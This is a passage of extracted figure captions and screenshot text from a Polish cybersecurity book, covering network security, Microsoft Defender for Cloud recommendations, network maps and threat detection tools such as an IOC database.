


Rysunek 10.17. Bezpieczny skoroszyt Score Over Time


Rozdział 11. Bezpieczeństwo sieciowe




Rysunek 11.1. Przykładowa implementacja obrony w głąb




Rysunek 11.3. Lokalnie zaszyfrowany dokument podróżujący do urządzenia mobilnego za pośrednictwem chmury




Rysunek 11.4. Mieszane podejście do segmentacji sieci na podstawie VLAN-ów




Rysunek 11.5. Kreator mapowania topologii sieci




Rysunek 11.6. Określenie podsieci do skanowania




Rysunek 11.7. Mapa sieci




Rysunek 11.8. System kontroli dostępu do sieci



Rysunek 11.9. Przykład łączności VPN i jej wpływ na segmentację sieci



Rysunek 11.10. Wizualizacja sieci fizycznych i wirtualnych w systemie



Rysunek 11.11. Przykład menedżera przełączników wirtualnych w Hyper-V



Rysunek 11.12. Architektura sieci zerowego zaufania

These recommendations directly affect your secure score. They're grouped into security controls, each representing a risk category. Focus your efforts on controls worth the most points, and for all recommendations for all resources in a control to get the max points. [Learn more](#)

Control status: All Recommendation status: 2 Selected Recommendation maturity: All Security: All Resource type: All Sort by: max score

Response actions: All Contains exemptions: All Environment: All Tactics: All Reset filters

Controls	Max score	Current score	Potential score increase	Unhealthy resources	Resource health	Actions
Secure management ports	8	7.60	+ 1% (0.6 points)	3 of 99 resources	<div><div></div></div>	
Internet facing virtual machines should be protected with network security groups				1 of 99 virtual machi...	<div><div></div></div>	
Management ports of virtual machines should be protected with just-in-time network a...				3 of 99 virtual machi...	<div><div></div></div>	
Management ports of EC2 instances should be protected with just-in-time network acc...				75 of 103 AWS EC2 i...	<div><div></div></div>	
Restrict unauthorized network access	4	3.18	+ 1% (0.62 points)	28 of 338 resources	<div><div></div></div>	
Internet facing virtual machines should be protected with network security groups				1 of 99 virtual machi...	<div><div></div></div>	
All network ports should be restricted on network security groups associated to your v...				14 of 99 virtual ma...	<div><div></div></div>	
Adaptive network hardening recommendations should be applied on internet facing v...				3 of 99 virtual machi...	<div><div></div></div>	
Usage of host networking and ports should be restricted				4 of 17 Kubernetes c...	<div><div></div></div>	
Virtual networks should be protected by Azure Firewall				20 of 20 virtual netw...	<div><div></div></div>	
Public network access should be disabled for MySQL servers				1 of 1 azure resources	<div><div></div></div>	
Public network access should be disabled for PostgreSQL servers				3 of 3 azure resources	<div><div></div></div>	
Container registries should not allow unrestricted network access				4 of 4 container regi...	<div><div></div></div>	
Storage accounts should restrict network access using virtual network rules				111 of 112 storage a...	<div><div></div></div>	

Rysunek 11.13. Zalecenia dotyczące sieci w programie Defender for Cloud

Home > Microsoft Defender for Cloud >

Internet-facing virtual machines should be protected with network security groups ...

[Exempt](#) [View policy definition](#) [Open query](#)

Severity
High

Freshness interval
 24 Hours

Exempted resources
 37
[View all exemptions](#)

Tactics and techniques
 Lateral Movement +8

Description

Protect your VM from potential threats by restricting access to it with a network security group (NSG). NSGs contain a list of Access Control List (ACL) rules that allow or deny network traffic to and from VM instances, in or outside the same subnet.

To keep your machine as secure as possible, the VM access to the internet must be restricted and an NSG should be enabled on the subnet.

VMs with "High" severity are internet-facing VMs.


Remediation steps

Affected resources


Unhealthy resources (1) Healthy resources (12) Not applicable resources (85)


<input type="checkbox"/> Name	↑↓ Subscription
<input type="checkbox"/> soc-fw	CyberSecSOC


Rysunek 11.14. Zalecenie dotyczące zwiększania bezpieczeństwa maszyn, które są podłączone do internetu




Rysunek 11.15. Funkcjonalność Network Map w programie Defender for Cloud

 **KLVM3**

 **High**
SECURITY HEALTH


 **Info**

 **Allowed Traffic**


Information

SUBSCRIPTION NAME	Visual Studio Ultimate with MSDN
RESOURCE GROUP	ContosoCST
VIRTUAL MACHINE	KLVM3
OPERATION SYSTEM	Linux
NETWORK SECURITY GROUP	KLVM3-nsg
SECURITY CONFIGURATION	Microsoft (Last scan time - Not applicable)
SYSTEM UPDATES	Microsoft (Last scan time - Not applicable)


Recommendation list

DESCRIPTION	SEVERITY
Just-In-Time network access control should be applied on virtual machines	 High


Rysunek 11.16. Po wybraniu Network Map możesz zobaczyć więcej szczegółów na temat maszyny wirtualnej z dostępem do internetu.



Rysunek 11.17. Reguły grup zabezpieczeń sieci dla maszyn wirtualnych z dostępem do internetu




Rysunek 11.18. Zarządzanie zaleceniami adaptacyjnego zabezpieczania sieci w programie Defender for Cloud




Rysunek 11.19. Zrzut ekranu skoroszytu sieciowego w programie Defender for Cloud


Rozdział 12. Aktywne czujniki



Rysunek 12.1. Narzędzia do korelacji danych w celu generowania istotnych alertów



Rysunek 12.2. Defender for Cloud wykrywa oprogramowanie ransomware Petya i generuje alert



Rysunek 12.3. IOc Editor wyświetla IOc trojana Duqu

THREATfox

🔍 Browse IOCs

📄 IOC Requests

🔗 Share IOCs

🗨 Request IOCs

📊 Data

🔗 FAQ

📄 About

👤 Login

ThreatFox IOC Database

